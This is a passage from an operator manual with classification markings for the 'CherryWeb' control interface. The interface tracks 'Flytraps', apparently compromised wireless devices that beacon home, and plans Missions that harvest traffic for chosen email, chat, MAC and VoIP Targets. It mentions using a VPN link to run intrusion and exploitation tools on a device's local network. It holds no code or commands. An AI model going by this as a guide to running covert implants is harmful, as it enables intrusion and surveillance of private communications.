

Figure 8: CherryWeb View -> Flytraps Page

(S) The “In Comm” column on the “View -> Flytraps” page indicates whether or not the Flytrap is still in communication with the system. A red “No” indicates that the Flytrap has not beaconed within the proper amount of time according to its currently executing Mission. This time is approximately the time of the last beacon, plus the Periodic Beacon Interval plus the Traffic Requirement Timeout (it is shown as the upper range in the “Next Mission Start (est. Range)” column). A yellow “Yes” indicates that the Flytrap has reached its earliest possible beacon time, but has not yet beaconed (e.g., it could be waiting to meet a traffic requirement). This time is the time of the last beacon plus the Periodic Beacon Interval (it is shown as the lower range in the “Next Mission Start (est. Range)” column). A green “Yes” indicates that the Flytrap is still in communication (i.e., the time since the last Beacon has not exceeded the Periodic Beacon Interval). A black “Killed” indicates that the Flytrap has been killed by an operator.

(S) The “View->Flytraps” page has a “VPN Link” column that indicates the status of a VPN Link to that Flytrap. A green “Up” indicates that a VPN Link is open. The Flytrap Details page indicates the IP Address to use to connect to the Flytrap over the VPN Link. This address can be used to run discovery/intrusion/exploitation tools against clients on the Flytrap’s LAN/WLAN. A red “Down” indicates that the VPN Link is down (from a timeout). A yellow “Up?” indicates that the VPN Link should be up based on the Mission settings, but the Flytrap hasn’t beaconed when it was expected to – this could indicate that the Flytrap is no longer in contact and hence the VPN Link may no longer be valid. A black “N/A” indicates that VPN Link (or Proxy) is not configured for the Mission currently executing on the Flytrap. See section 9.27 for a detailed description of the usage of VPN Link and Proxy.



Figure 9: Cherry Web Flytrap Details Page

(S) The Flytrap Details page (Figure 9) includes a history table of both common status information and security settings from each Beacon. Currently, the most recent 25 status and security entries are displayed, but the CT stores every history entry in its database. Note that the “Status History” table also contains the harvest buffer “Fill %” (both “RFC 822” and “Strict” – see 5.2.3.12). A value of “100%” indicates that the harvest buffer was completely filled during the last Beacon interval, and implies that a Mission with a shorter Beacon interval might be desirable for future harvesting.

(S) The Flytrap Details page also contains links to any data associated with the Flytrap, including Windex Alerts, Firmware Upgrade Alerts, Diagnostic Data, Harvest Data, Copy Data, and VPN Data. Clicking on the appropriate link takes the user to a page with the associated data that has been filtered for that Flytrap.

(S) For Roundhouse devices, the Flytrap Details page displays geolocation data. Consult the Roundhouse team for documentation on definitions of geolocation data.

(S) You can also get a more "Initial Beacon"-centric display for all Flytraps by going to the "View -> Flytraps -> Deployments" page (see Figure 10). The table on this page lists all Flytraps in the system, whether or not they have sent an Initial Beacon, and the date of the Initial Beacon, or the estimated time of Initial Beacon if the device has not yet sent an Initial Beacon.



Figure 10: Cherry Web View -> Flytraps -> Deployments Page

9.9 (U) Setting Flytrap Name, Location, Group, Child Group, Description

(S) If a Flytrap has not been pre-configured for an Initial Beacon (see 9.7), it is wise at this point to set a meaningful Flytrap Name, Location, Group, Child Group, and Description. To do so, click the “Plan -> Flytraps” menu link (see Figure 11). In the “Edit Flytrap” combo box, select the Flytrap to edit (at this point, the Flytrap is referenced by its WLAN MAC address) and click the “Select” button to navigate to the “Edit Flytrap” page.



Figure 11: Cherry Web Plan -> Flytraps Page (Edit)

(U) On the “Edit Flytrap” page (see Figure 12), edit the Name, Location, Group, Child Group, and Description as appropriate. When you are finished, click the “Update” button.

(U) NOTE: you can also reach this page from a “Flytrap Details” page by clicking the “plan” link at the top of the page.



Figure 12: Cherry Web Edit Flytrap Page

9.10 (U) The Default Mission

(S) When a Flytrap sends its Initial Beacon, the CT will respond with the Default Mission. To view the Default Mission, click the "Plan -> Missions" menu link (see Figure 13). The current Default Mission is listed under the "Choose Default Mission" bullet as "Current Default Mission =". You can also see the Default Mission by clicking "View -> Missions". The Default Mission will have a '(default)' tag after the Mission name.



Figure 13: Cherry Web Plan -> Missions Page

9.11 (U) Planning a Mission

(S) The most complicated function of CherryWeb is Planning a Mission. This section breaks the process down into 17 steps. Note that steps 1-6 can be thought of as "pre-planning", because entities defined in these steps can then be used when planning any Mission.

9.11.1 (U) Step 1: Define Targets

(S) This step defines individual Targets, that can then be added to Target Decks, that can then be added to Missions. Note that only Target Decks (and not individual Targets) can be added to Missions (see 9.11.2).

(S) Click the "Plan -> Targets" menu link (see Figure 14). Select the Target Type (either email, chat, MAC, or VoIP) in the dropdown box, and then enter the "Name". Next, click the "Create" button, and CW will validate your entry. CW will prompt the user to re-enter if there are any formatting errors; otherwise, the new Target should appear in the Target list at the bottom of the page. Continue this process until all Targets have been entered properly.



Figure 14: Cherry Web Plan -> Targets Page

9.11.2 (U) Step 2: Create Target Deck(s)

(S) This step defines groups of Targets that can then be added to Missions. It also includes the ability to import a file with a list of Targets. Note that only Target Decks (and not individual Targets) can be added to Missions.

(S) Click the "Plan -> Target Decks" menu link (see Figure 15). Under the "Create a Target Deck" bullet, in the Name edit box, enter a unique name. Note that names that are different in case only are *not* considered unique. Next, select a "Starter Target Deck". This will copy the Starter Target Deck's data into the new Target Deck you are creating; hence, it is best to select a Starter Target Deck that is most like the Target Deck you are going to create. Select the Initial Operation. Finally, click the "Create" button.



Figure 15: Cherry Web Plan -> Target Decks Page

(S) This takes you to the “Target Deck Workflow” page (see Figure 16), which shows a list of the workflow steps to create a Target Deck. Click the “Next” button to continue to the first workflow step.



Figure 16: Cherry Web Target Deck Workflow Page

(S) The “Available Operations” list box lists all Operations that the User has “Read” or “Read-Write” access to. The “Owning Operations” list box lists all Operations that are currently in ownership of the Target Deck. Move “Available” and “Owning” Operations back and forth between the list boxes using the two arrow controls between the list boxes. Once all owning Operations have been set appropriately, click the “Next” button to continue to the next workflow step.

Figure 17: Cherry Web Target Deck Operation Ownership Page

(S) The “Target Deck Upload” page allows a list of Targets contained in a file (a “Target Deck file”) to be imported (see Figure 18). Note that this step is optional when creating a Target Deck. The “Target Deck file” format is simply a text file with each line representing a different Target. Lines beginning with a ‘#’ sign are interpreted as comments. Empty lines are skipped. A Target with an ‘@’ sign is interpreted as an email Target; a Target with format ‘XX:XX:XX:XX:XX:XX’ (where each X is a hexadecimal digit) is interpreted as a MAC address; all other Target lines are interpreted as chat usernames. Note that leading and trailing whitespace is trimmed from the Target name (i.e., if a Target name has spaces before and after it in the file, they are disregarded). When a Target Deck file is uploaded, each Target is tested for validity and uniqueness. Each valid and unique Target is added to the system’s Target list (viewable via “Plan -> Targets”), and added to the Target Deck being created. Each invalid Target is reported as an error.

